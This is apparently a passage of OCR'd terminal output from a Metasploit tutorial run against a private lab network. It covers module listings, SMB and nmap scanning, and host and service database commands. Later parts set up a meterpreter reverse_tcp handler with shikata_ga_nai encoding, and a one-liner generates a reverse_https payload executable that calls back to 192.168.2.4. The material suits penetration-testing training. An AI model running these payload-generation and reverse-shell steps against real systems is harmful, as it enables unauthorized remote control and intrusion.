  ----                          -----
  CHOST
  CPORT
  ConnectTimeout                10
  DCERPC::ReadTimeout           10
  DCERPC::fake_bind_multi       true
  DCERPC::fake_bind_multi_append  0
  DCERPC::fake_bind_multi_prepend  0
  DCERPC::max_frag_size         4096
  DCERPC::smb_pipeio            rw
  NTLM::SendLM                  true
  NTLM::SendNTLM                true
  NTLM::SendSPN                 true
  NTLM::UseLMKey                false
  NTLM::UseNTLM2_session        true
  NTLM::UseNTLMv2               true
  Proxies
  RHOSTS
  SMB::ChunkSize                500
  SMB::Native_LM                Windows 2000 5.0
```

```
msf >
msf >
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf >
```

```
Harry@EvilHackers.com>>> show auxiliary

Auxiliary

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   admin/2wire/xslt_password_reset                   2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                    normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                                normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                                normal  Apple TV Video Remote Control
   admin/atg/atg_client                                               normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/aws/aws_launch_instances                                     normal  Launches Hosts in AWS
   admin/backupexec/dump                                              normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                          normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                                  normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                                normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon                                   normal  Cisco ASA Authentication Bypass (EXTRABACON)
   admin/cisco/cisco_secure_acs_bypass                                normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                   2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                 2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/dns/dyn_dns_update                                           normal  DNS Server Dynamic Update Record Injection
   admin/edirectory/edirectory_dhost_cookie                           normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                               normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec            2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec           2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                        normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                    2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_ilo_create_admin_account              2017-08-24       normal  HP iLO 4 1.00-2.50 Authentication Bypass Administrator Account Creation
   admin/hp/hp_imc_som_create_account                2013-10-08       normal  HP Intelligent Management SOM Account Creation
   admin/http/allegro_rompager_auth_bypass           2014-12-17       normal  Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
   admin/http/arris_motorola_surfboard_backdoor_xss  2015-04-08       normal  Arris / Motorola Surfboard SBG6580 Web Interface Takeover
   admin/http/axigen_file_access                     2012-10-31       normal  Axigen Arbitrary File Read and Delete
```

```
msf > show
show all         show encoders   show nops       show payloads   show post
show auxiliary   show exploits   show options    show plugins
msf > show
```

```
msf auxiliary(scanner/smb/smb_version) >
msf auxiliary(scanner/smb/smb_version) > show
show actions     show auxiliary  show exploits   show nops       show plugins
show advanced    show encoders   show info       show options    show post
show all         show evasion    show missing    show payloads   show targets
msf auxiliary(scanner/smb/smb_version) > show
```

```
[Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show evasion

Module evasion options:

   Name                           Current Setting  Required  Description
   ----                           ---------------  --------  -----------
   DCERPC::fake_bind_multi        true             no        Use multi-context bind calls
   DCERPC::fake_bind_multi_append 0                no        Set the number of UUIDs to append the target
   DCERPC::fake_bind_multi_prepend 0               no        Set the number of UUIDs to prepend before the target
   DCERPC::max_frag_size          4096             yes       Set the DCERPC packet fragmentation size
   DCERPC::smb_pipeio             rw               no        Use a different delivery method for accessing named pipes (Accepted: rw, trans)
   SMB::obscure_trans_pipe_level  0                yes       Obscure PIPE string in TransNamedPipe (level 0-3)
   SMB::pad_data_level            0                yes       Place extra padding between headers and data (level 0-3)
   SMB::pad_file_level            0                yes       Obscure path names used in open/create (level 0-3)
   SMB::pipe_evasion              false            yes       Enable segmented read/writes for SMB Pipes
   SMB::pipe_read_max_size        1024             yes       Maximum buffer size for pipe reads
   SMB::pipe_read_min_size        1                yes       Minimum buffer size for pipe reads
   SMB::pipe_write_max_size       1024             yes       Maximum buffer size for pipe writes
   SMB::pipe_write_min_size       1                yes       Minimum buffer size for pipe writes
   TCP::max_send_size             0                no        Maxiumum tcp segment size.  (0 = disable)
   TCP::send_delay                0                no        Delays inserted before every send.  (0 = disable)

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>> whoami && id
 [*] exec: whoami && id

 Harry
 uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(
 roup.2),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_
 om.apple.sharepoint.group.1)
 Harry@EvilHackers.com>>>
```

```
[Harry@EvilHackers.com >>>
[Harry@EvilHackers.com >>> /bin/bash -i
 [*] exec: /bin/bash -i

 bash-3.2$
```

```
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>> db_status
 [*] postgresql selected, no connection
 Harry@EvilHackers.com>>>
```


```
Harry@xXxZombi3xXx ~ cat /usr/local/share/metasploit-framework/config/database.yml
production:
 adapter: postgresql
 database: msf
 username: msf
 password: msf
 host: 0.0.0.0
 port: 5432
 pool: 75
 timeout: 5
Harry@xXxZombi3xXx ~
```

```
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>> db_connect -y /usr/local/share/metasploit-framework/config/database.yml
[*] Rebuilding the module cache in the background...
Harry@EvilHackers.com>>>
```


```
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>> db_status
[*] postgresql connected to msf
Harry@EvilHackers.com>>>
```

```
[Harry@EvilHackers.com>>> load
Usage: load <option> [var=val var=val ...]

Loads a plugin from the supplied path.
For a list of built-in plugins, do: load -l
The optional var=val options are custom parameters that can be passed to plugins.

Harry@EvilHackers.com>>>
```

```
[Harry@EvilHackers.com>>> load
load aggregator       load db_tracker       load lab              load nessus           load rssfeed          load sounds           load wiki
load alias            load event_tester     load libnotify        load nexpose          load sample           load sqlmap           load wmap
load auto_add_route   load ffautoregen      load minion           load openvas          load session_notifier load thread
load beholder         load ips_filter       load msfd             load pcap_log         load session_tagger   load token_adduser
load db_credcollect   load komand           load msgrpc           load request          load socket_logger    load token_hunter
Harry@EvilHackers.com>>> load
```


Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
Harry@EvilHackers.com>>>

```
[Harry@EvilHackers.com>>> help

OpenVAS Commands
================

    Command                     Description
    -------                     -----------
    openvas_config_list         Quickly display list of configs
    openvas_connect             Connect to an OpenVAS manager using OMP
    openvas_debug               Enable/Disable debugging
    openvas_disconnect          Disconnect from OpenVAS manager
    openvas_format_list         Display list of available report formats
    openvas_help                Displays help
    openvas_report_delete       Delete a report specified by ID
    openvas_report_download     Save a report to disk
    openvas_report_import       Import report specified by ID into framework
    openvas_report_list         Display a list of available report formats
    openvas_target_create       Create target (name, hosts, comment)
    openvas_target_delete       Delete target by ID
    openvas_target_list         Display list of targets
    openvas_task_create         Create a task (name, comment, target, config)
    openvas_task_delete         Delete task by ID
    openvas_task_list           Display list of tasks
    openvas_task_pause          Pause task by ID
    openvas_task_resume         Resume task by ID
    openvas_task_resume_or_start  Resume task or start task by ID
    openvas_task_start          Start task by ID
    openvas_task_stop           Stop task by ID
    openvas_version             Display the version of the OpenVAS server
```




```
[Harry@EvilHackers.com>>>
[Harry@EvilHackers.com>>> use auxiliary/scanner/smb/smb_version
 Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
[Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
[Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show advanced

Module advanced options (auxiliary/scanner/smb/smb_version):

   Name                  Current Setting    Required  Description
   ----                  ---------------    --------  -----------
   CHOST                                    no        The local client address
   CPORT                                    no        The local client port
   ConnectTimeout        10                 yes       Maximum number of seconds to establish a TCP connection
   DCERPC::ReadTimeout   10                 yes       The number of seconds to wait for DCERPC responses
   NTLM::SendLM          true               yes       Always send the LANMAN response (except when NTLMv2_session is specified)
   NTLM::SendNTLM        true               yes       Activate the 'Negotiate NTLM key' flag, indicating the use of NTLM responses
   NTLM::SendSPN         true               yes       Send an avp of type SPN in the ntlmv2 client blob, this allows authentication on Windows 7+/Server 2008 R2+ when SPN is re
quired
   NTLM::UseLMKey        false              yes       Activate the 'Negotiate Lan Manager Key' flag, using the LM key when the LM response is sent
   NTLM::UseNTLM2_session  true             yes       Activate the 'Negotiate NTLM2 key' flag, forcing the use of a NTLMv2_session
   NTLM::UseNTLMv2       true               yes       Use NTLMv2 instead of NTLM2_session when 'Negotiate NTLM2' key is true
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   SMB::ChunkSize        500                yes       The chunk size for SMB segments, bigger values will increase speed but break NT 4.0 and SMB signing
   SMB::Native_LM        Windows 2000 5.0   yes       The Native LM to send during authentication
   SMB::Native_OS        Windows 2000 2195  yes       The Native OS to send during authentication
   SMB::VerifySignature  false              yes       Enforces client-side verification of server response signatures
   SMBDirect             true               no        The target port is a raw SMB service (not NetBIOS)
   SMBName               *SMBSERVER         yes       The NetBIOS hostname (required for port 139 connections)
   SSL                   false              no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode         PEER               no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion            Auto               yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, TLS1, TLS1.1, TLS
1.2, SSL23)
   ShowProgress          true               yes       Display progress messages during a scan
   ShowProgressPercent   10                 yes       The interval in percent that progress should be shown
   VERBOSE               false              no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show evasion

Module evasion options:

   Name                          Current Setting  Required  Description
   ----                          ---------------  --------  -----------
   DCERPC::fake_bind_multi       true             no        Use multi-context bind calls
   DCERPC::fake_bind_multi_append  0              no        Set the number of UUIDs to append the target
   DCERPC::fake_bind_multi_prepend  0             no        Set the number of UUIDs to prepend before the target
   DCERPC::max_frag_size         4096             yes       Set the DCERPC packet fragmentation size
   DCERPC::smb_pipeio            rw               no        Use a different delivery method for accessing named pipes (Accepted: rw, trans)
   SMB::obscure_trans_pipe_level  0               yes       Obscure PIPE string in TransNamedPipe (level 0-3)
   SMB::pad_data_level           0                yes       Place extra padding between headers and data (level 0-3)
   SMB::pad_file_level           0                yes       Obscure path names used in open/create (level 0-3)
   SMB::pipe_evasion             false            yes       Enable segmented read/writes for SMB Pipes
   SMB::pipe_read_max_size       1024             yes       Maximum buffer size for pipe reads
   SMB::pipe_read_min_size       1                yes       Minimum buffer size for pipe reads
   SMB::pipe_write_max_size      1024             yes       Maximum buffer size for pipe writes
   SMB::pipe_write_min_size      1                yes       Minimum buffer size for pipe writes
   TCP::max_send_size            0                no        Maxiumum tcp segment size.  (0 = disable)
   TCP::send_delay               0                no        Delays inserted before every send.  (0 = disable)

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show missing

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> run

[+] 192.168.2.17:445      - Host is running Windows 10 Pro (build:17134) (name:METASPLOIT-CE) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com >>> search windows

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/backupexec/dump                                        normal     Veritas Backup Exec Windows Remote File Access
   auxiliary/admin/backupexec/registry                                    normal     Veritas Backup Exec Server Registry Access
   auxiliary/admin/hp/hp_data_protector_cmd              2011-02-07       normal     HP Data Protector 6.1 EXEC_CMD Command Execution
   auxiliary/admin/hp/hp_imc_som_create_account          2013-10-08       normal     HP Intelligent Management SOM Account Creation
   auxiliary/admin/http/axigen_file_access               2012-10-31       normal     Axigen Arbitrary File Read and Delete
   auxiliary/admin/http/hp_web_jetadmin_exec             2004-04-27       normal     HP Web JetAdmin 6.5 Server Arbitrary Command
   auxiliary/admin/http/manageengine_dir_listing         2015-01-28       normal     ManageEngine Multiple Products Arbitrary Direct
   auxiliary/admin/http/manageengine_file_download       2015-01-28       normal     ManageEngine Multiple Products Arbitrary File
   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     ManageEngine Password Manager SQLAdvancedAL
   auxiliary/admin/http/mantisbt_password_reset          2017-04-16       normal     MantisBT password reset
   auxiliary/admin/http/netflow_file_download            2014-11-30       normal     ManageEngine NetFlow Analyzer Arbitrary File
   auxiliary/admin/http/netgear_auth_download            2016-02-04       normal     NETGEAR ProSafe Network Management System 300
   auxiliary/admin/http/novell_file_reporter_filedelete                   normal     Novell File Reporter Agent Arbitrary File Delete
   auxiliary/admin/http/scadabr_credential_dump          2017-05-28       normal     ScadaBR Credentials Dumper
   auxiliary/admin/http/sysaid_admin_acct                2015-06-03       normal     SysAid Help Desk Administrator Account Creation
   auxiliary/admin/http/sysaid_file_download             2015-06-03       normal     SysAid Help Desk Arbitrary File Download
   auxiliary/admin/http/sysaid_sql_creds                 2015-06-03       normal     SysAid Help Desk Database Credentials Disclosure
```

```
Harry@EvilHackers.com >>> search windows type:exploit cve:2018

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   exploit/windows/browser/exodus                      2018-01-25       manual     Exodus Wallet (ElectronJS Framework) remote Code Execution
   exploit/windows/http/gitstack_rce                   2018-01-15       great      GitStack Unsanitized Argument RCE
   exploit/windows/http/manageengine_appmanager_exec   2018-03-07       excellent  ManageEngine Applications Manager Remote Code Execution
   exploit/windows/misc/cloudme_sync                   2018-01-17       great      CloudMe Sync v1.10.9


Harry@EvilHackers.com >>>
```

```
Hosts
=====

address       mac  name                 os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----                 -------  ---------  -----  -------  ----  --------
192.168.2.17
```

```
msf5 > hosts -a 192.168.2.1
[*] Time: 2019-02-02 21:20:08 UTC Host: host=192.168.2.1
msf5 > hosts 192.168.2.1

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
192.168.2.1

msf5 >
```

```
msf5 > hosts -d 192.168.2.1

Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
192.168.2.1

[*] Deleted 1 hosts
msf5 > hosts 192.168.2.1

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------  ---  ----  -------  ---------  -----  -------  ----  --------

msf5 >
```

```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.2.17  135   tcp    msrpc         open   Microsoft Windows RPC
192.168.2.17  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.2.17  445   tcp    microsoft-ds  open   Windows 10 Pro 17134 microsoft-ds workgroup: WORKGROUP
192.168.2.17  3389  tcp    ms-wbt-server open   Microsoft Terminal Services
```

```
msf5 > services 192.168.2.1
Services
========

host  port  proto  name  state  info
----  ----  -----  ----  -----  ----

msf5 > services -a 192.168.2.1 -p 80
 [*] Time: 2019-02-02 21:23:08 UTC Service: host=192.168.2.1 port=80 proto=tcp name=
msf5 > services -a 192.168.2.1 -p 80,443
 [-] Exactly one port required
msf5 > services 192.168.2.1
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.2.1  80    tcp          open

msf5 >
```

```
msf5 > services -d 192.168.2.1
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.2.1  80    tcp          open

[*] Deleted 1 services
```

```
[Harry@EvilHackers.com >>> db_nmap 192.168.2.17 --open -vvv -Pn -sV -sC
 [*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-24 00:08 IST
 [*] Nmap: NSE: Loaded 146 scripts for scanning.
 [*] Nmap: NSE: Script Pre-scanning.
 [*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
 [*] Nmap: Initiating NSE at 00:08
 [*] Nmap: Completed NSE at 00:08, 0.00s elapsed
 [*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
 [*] Nmap: Initiating NSE at 00:08
 [*] Nmap: Completed NSE at 00:08, 0.00s elapsed
 [*] Nmap: Initiating Parallel DNS resolution of 1 host. at 00:08
 [*] Nmap: Completed Parallel DNS resolution of 1 host. at 00:08, 0.25s elapsed
 [*] Nmap: DNS resolution of 1 IPs took 0.27s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
 [*] Nmap: Initiating Connect Scan at 00:08
 [*] Nmap: Scanning 192.168.2.17 [1000 ports]
 [*] Nmap: Discovered open port 135/tcp on 192.168.2.17
 [*] Nmap: Discovered open port 139/tcp on 192.168.2.17
 [*] Nmap: Discovered open port 445/tcp on 192.168.2.17
 [*] Nmap: Discovered open port 3389/tcp on 192.168.2.17
 [*] Nmap: Completed Connect Scan at 00:08, 1.74s elapsed (1000 total ports)
 [*] Nmap: Initiating Service scan at 00:08
 [*] Nmap: Scanning 4 services on 192.168.2.17
```

```
Services
========

host           port  proto  name           state  info
----           ----  -----  ----           -----  ----
192.168.2.17   135   tcp    msrpc          open   Microsoft Windows RPC
192.168.2.17   139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.2.17   445   tcp    microsoft-ds   open   Windows 10 Pro 17134 microsoft-ds workgroup: WORKGROUP
192.168.2.17   3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
```

```
[Harry@EvilHackers.com >>> db_import ~/17.xml
 [*] Importing 'Nmap XML' data
 [*] Import: Parsing with 'Nokogiri v1.8.2'
 [*] Importing host 192.168.2.17
 [*] Successfully imported /Users/Harry/17.xml
Harry@EvilHackers.com >>>
```

```
[Harry@EvilHackers.com >>>
[Harry@EvilHackers.com >>> use exploit/multi/handler
 Harry@EvilHackers.com exploit(multi/handler) >>>
```

```
[Harry@EvilHackers.com exploit(multi/handler) >>> show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


Harry@EvilHackers.com exploit(multi/handler) >>>
```

```
[msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf5 exploit(multi/handler) > set lhost 192.168.2.4
lhost => 192.168.2.4
[msf5 exploit(multi/handler) > set lport 8080
lport => 8080
[msf5 exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
[msf5 exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
[msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.4:8080
msf5 exploit(multi/handler) >
```


```
[Harry@EvilHackers.com >>> handler
Usage: handler [options]

Spin up a Payload Handler as background job.

OPTIONS:

    -H <opt>  The RHOST/LHOST to configure the handler for
    -P <opt>  The RPORT/LPORT to configure the handler for
    -e <opt>  An Encoder to use for Payload Stage Encoding
    -h        Help Banner
    -n <opt>  The custom name to give the handler job
    -p <opt>  The payload to configure the handler for
    -x        Shut the Handler down after a session is established
Harry@EvilHackers.com >>>
```


```
[Harry@EvilHackers.com >>>
[Harry@EvilHackers.com >>> handler -H 192.168.2.4 -P 8080 -e x86/shikata_ga_nai -p windows/x64/meterpreter/reverse_tcp
 [*] Payload handler running as background job 0.

 [*] Started reverse TCP handler on 192.168.2.4:8080
Harry@EvilHackers.com >>>
```


```
> msfconsole -qx "use payload/windows/meterpreter/reverse_https; set lhost 192.168.2.4; set lport 9090; generate -f exe -o https_1.exe; ls -alh
 https_1.exe; use exploit/multi/handler; set payload windows/meterpreter/reverse_https; set lhost 192.168.2.4; set lport 9090; run -j"
lhost => 192.168.2.4
lport => 9090
[*] Writing 73802 bytes to https_1.exe...
[*] exec: ls -alh https_1.exe

-rw-r--r--  1 Harry  admin    72K Feb  3 13:52 https_1.exe
payload => windows/meterpreter/reverse_https
